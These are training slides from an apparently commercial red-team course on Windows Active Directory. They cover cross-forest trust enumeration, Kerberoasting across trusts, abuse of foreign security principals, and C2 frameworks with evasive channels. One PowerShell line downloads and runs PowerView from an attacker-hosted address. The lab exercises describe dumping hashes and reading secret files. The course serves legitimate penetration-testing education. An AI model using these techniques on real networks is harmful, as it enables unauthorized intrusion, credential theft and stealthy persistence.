


## Hacking Windows

# Multi Forest Post Exploitation and Pivoting




# Multi Forest LAB



# AD Forest

- A forest is a logical construct used by Active Directory Domain Services to group one or more trees or domains.
- Forest is a collection of domains and domain trees. All trees in a Forest share a common schema, global catalog and configuration.
- The “`Install-ADDSForest`” cmdlet installs an Active Directory forest configuration



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Forest Enumeration

---

- `Get-ADForest` cmdlet: Used to enumerate the domain forest details
  - `Get-ADForest -Identity <plum.local>` - Enumerates the forest `plum.local`
  - `Get-ADForest -Current LoggedOnUser` - Enumerates the forest with the access of current user
- `Get-Forest` (PowerView) - Enumerates the current or specified forest
  - `Get-Forest -Forest plum.local` - Enumerates the forest `plum.local`
- `Get-ForestDomain` (PowerView) - Enumerates all domains in the current or specified forest
  - `Get-ForestDomain -Forest plum.local` - Enumerates all the domains in `plum.local` forest



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Forest/Domain Trust

---

- **Unidirectional**

In unidirectional trust, between Domain A and Domain B, users in Domain A can access resources in Domain B. However, users in Domain B can't access resources in Domain A.

Members of Forest 1 can access resources located in Forest 2.

Members of Forest 2 can't access resources located in Forest 1 using the same trust.

- **Bidirectional**

Domain A trusts Domain B and Domain B trusts Domain A

Each time you create a new domain in a forest, a two-way, transitive trust relationship is automatically created between the new domain and its parent domain



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Trust types

---

- **Parent-child trust:** A two-way transitive trust is established with its parent whenever a new domain is created in a tree
- **Tree-root trust:** A tree-root trust (two-way transitive) is established when a new domain tree is added to a forest
- **Shortcut Trusts:** A one-way or two-way transitive trust between the child domains
- **External Trusts:** A one-way or two-way nontransitive trust between Active Directory domains that are in different forests
- **Realm Trusts:** A one-way or two-way trust between a non-Windows Kerberos realm, by default nontransitive but can be made transitive
- **Forest Trusts:** A transitive trust between a forest-root-domain in one forest and a forest-root-domain in another forest, can be one-way or two-way



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Trust Enumeration



- Domain Trust Enumeration

- `Get-DomainTrust` (PowerView) - Enumerates the trust between Domains.

```
Get-DomainTrust  
domain prod.plum.local
```

- Forest Trust Enumeration

- `Get-ForestTrust` (PowerView) - Enumerates the Forest Trust between given forests.

```
Get-ForestTrust -Forest  
plum.local
```

Gets the trust between plum.local forest and other forests.

```
PS C:\Windows\system32> Get-ForestTrust  
  
TopLevelNames           : {partner.local}  
ExcludedTopLevelNames   : {}  
TrustedDomainInformation : {partner.local}  
SourceName               : enterprise.local  
TargetName               : partner.local  
TrustType                : Forest  
TrustDirection           : Bidirectional
```


NotSoSecure part of




© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Kerberos Process across Trusting Domains

- 1 User NTLM/AES hash to request TGT
- 2 TGT enc w/krbtgt hash
- 3 TGS request for server
- 4 Inter-realm TGT enc w/ inter-realm trust key
- 5 TGS request for server w/ inter-realm TGT
- 6 TGS for server enc w/ server's account hash
- 7 Present TGS for service enc w/ server's account hash



# Kerberos Process across Trusting Domains



# Kerberos Process across Trusting Domains

---

- User A requests TGT to the DC of the Domain **A**
- DC sends the TGT to User A encrypted with the hash of krbtgt user
- User A then requests TGS to the DC **A** for accessing the service in Domain **B** with its respective SPN
- DC A will provide the User A with an **inter-realm TGT** key which is encrypted with the **inter-realm trust key**



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Kerberos Process across Trusting Domains

---

- User A requests the TGS from DC **B** with the inter-realm TGT key
- User A receives the TGS key from DC B encrypted with the service account's hash
- User A provides the TGS for service which was encrypted with the service account's hash



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Kerberoasting across Forests

---

- It is possible to perform Kerberoasting across Forest/Domain Trusts
- Attacker must need TGS of named service account with SPN
- PowerView, Active Directory Module or even PowerShell can be used to request TGS from named account having SPN



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Exercise 4.11



## Demo 4.11

# Kerberoasting


---

- Using the credentials gained earlier, Perform Cross Forest Enumeration
- Abuse Cross Forest Trust to perform Kerberoasting and gain local admin on a host in the new forest
- Gain access to 192.168.8.9 and read secret.xml file



Hacking Windows

## Foreign Security Principal



# FSP – Cross Forest Abuse

---

- FSP (Foreign Security Principal) represents a security principal in a trusted external forest
- Each FSP object holds the SID of the foreign object which is used by Windows system to resolve its friendly name using the trust relation Golden tickets and SID filtering
- The foreign domain controller's ticket-granting-ticket (TGT) can be extracted on the attacker-controlled server due to various misconfigurations
- Extracted TGT can be reapplied and used to compromise the credential material in the foreign forest



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Foreign Security Principal Enumeration



- Foreign Security Group Enumeration
- `Find-ForeignGroup` (PowerView) – Enumerates and lists the SID of object which has access to object of other forest

```
PS C:\Users\emp1> iex (New-Object Net.Webclient).DownloadString('http://192.168.11.206:8000/PowerView.ps1')
PS C:\Users\emp1> Find-ForeignGroup -Domain partner.local

GroupDomain      : partner.local
GroupName        : Administrators
GroupDistinguishedName : CN=Administrators,CN=Builtin,DC=partner,DC=local
MemberDomain     : partner.local
MemberName       : S-1-5-21-536799846-954646087-829827550-1105
MemberDistinguishedName : CN=S-1-5-21-536799846-954646087-829827550-1105,CN=ForeignSecurityPrincipals,DC=partner,DC=local
```

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Exercise 4.12



## Demo 4.12

# Foreign Security Principal

---

- Identify a Foreign security principal (FSP) i.e., any resource in the **enterprise.local** having some privilege in other forest **partner.local**
- Perform privilege escalation and gain access to **Prod-DC** in **enterprise.local** forest to dump hashes for discovered FSP



Hacking Windows

## C2 Frameworks

### C2 Framework



# C2 Frameworks

---

- Command-and-Control (C&C) system is an essential part of remotely-conducted cyber attacks and is used in post exploitation activities
- After getting initial foothold C2 can be used in exploitation, privilege escalation, pivoting, lateral movement, maintaining access and data exfiltration
- Crucial for Red Team Engagements (Open Source / Paid)
- C2 can also be used for collaboration and sharing access between pentesting teams



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Benefits

---

- High degree of customizability and Built-in polymorphism
- Can be setup in a centralized or decentralized architecture
- Inbuilt features like AV evasion, cross-platform payload generation, and support for third-party tools like Mimikatz, Rubeus etc.
- Multiple channel of communication along with encryption for robustness and stealth such as HTTP, SMB, DNS
- Covert communication mechanisms that mimic regular traffic patterns such as C2 traffic can occur through pages and images on social networking sites




NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# C2 Framework



**Reference:**  
<https://raw.githubusercontent.com/wiki/cobbr/Covenant/images/covenant-gui-dashboard.png>

# Examples of Popular Frameworks

---

- APfell
- Caldera
- Metasploit
- Cobalt Strike
- Covenant
- Faction
- Koadic
- Merlin
- Poshc2
- Sliver



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# The C2 Matrix Project

---

- Goal of this project is to point you to the best C2 framework based on your requirements and target environment.

<https://docs.google.com/spreadsheets/d/1b4mUxa6cDQuTV2BPC6aA-GR4zGZi0ooPYtBe4IqPsSc/edit#gid=0>



**Reference:**  
<https://www.thec2matrix.com/about>



NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Communication Structure

---

- Centralised architectures
  - The classic design for C2 is based on a centralised architecture where one or more servers are exclusively used to coordinate C2 communication
  - While centralised architectures are robust to random failure, they are fragile against strategic attacks
  - Centralised C2 networks are not scalable
- Decentralised architectures
  - Main design Goals are scalability, strong availability and fault tolerance
  - Also known as Peer-to-Peer (P2) architecture
  - Large amounts of redundancy against targeted attacks, consequently in comparison to centralised C2



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Some Stealthier Communication Techniques

---



## DNS

- It is also possible to use the DNS system as a communication channel rather than just as a way to set up the channel
- Domain Generation Algorithms (DGA)
  - The function of a DGA is to allow the malware to programmatically generate domains for which it attempts to access a command-and-control server. It is then up to the attacker to ensure they control the domains that will be generated
- NameCoin
  - Namecoin is related to Bitcoin and provides a decentralized method to register and control domain names. Namecoin service use the “.bit” top-level domain
  - Anonymously purchase a domain outside the control of any international body

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Some Stealthier Communication Techniques

---



- Protocol Mimicking/Hiding
  - The idea is to hide certain, noticeable communications of C2 by making them look like they belong to a normal protocol
  - For example, hiding C2 frameworks traffic that uses TOR to look like skype call
  - Two or more protocols can also be merged such as SSH and HTTP to evade detection
- Esoteric C&C Channels
  - Example: One of the proposed channels is to make use of the microphones and speakers found in most laptops in order to transmit data between machines using inaudible frequencies
  - With this technique approximately 20bit/s up to a range of 19.7m can be achieved

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Covenant

---

- ASP.NET Core, cross-platform application that includes a web-based interface that allows for multi-user collaboration
- Mainly for Windows Targets
- No tools for scanning and exploiting a target's external network, however it comes with several Launchers that can be used to generate payloads
- API for automation
- Developed in C#

**Reference:**  
<https://github.com/cobbr/Covenant>



# Covenant: Listeners



- Listeners
  - Mainly two listener profiles are available such as HTTP and TCP bridge
  - Multiple Connect Address: ConnectAddress feature lets Grunts to connect back to Covenant through one or more redirectors for robust C2 infrastructure implementation
  - Listener profiles can be highly customized to evade detection
  - It also provides separate

The screenshot displays the Covenant web interface for configuring a listener profile. The left sidebar contains navigation options: Dashboard, Listeners, Launchers, Grunts, Templates, Tasks, Taskings, Graph, Data, and Users. The main content area is titled 'COVENANT' and shows the configuration for a 'BridgeProfile' listener. The 'Name' field is empty, and the 'Type' is set to 'Nothing selecte'. The 'Description' field is also empty. The 'HttpUrls' section contains the URL '/index.html?id={GUID}' and an '+ Add' button. The 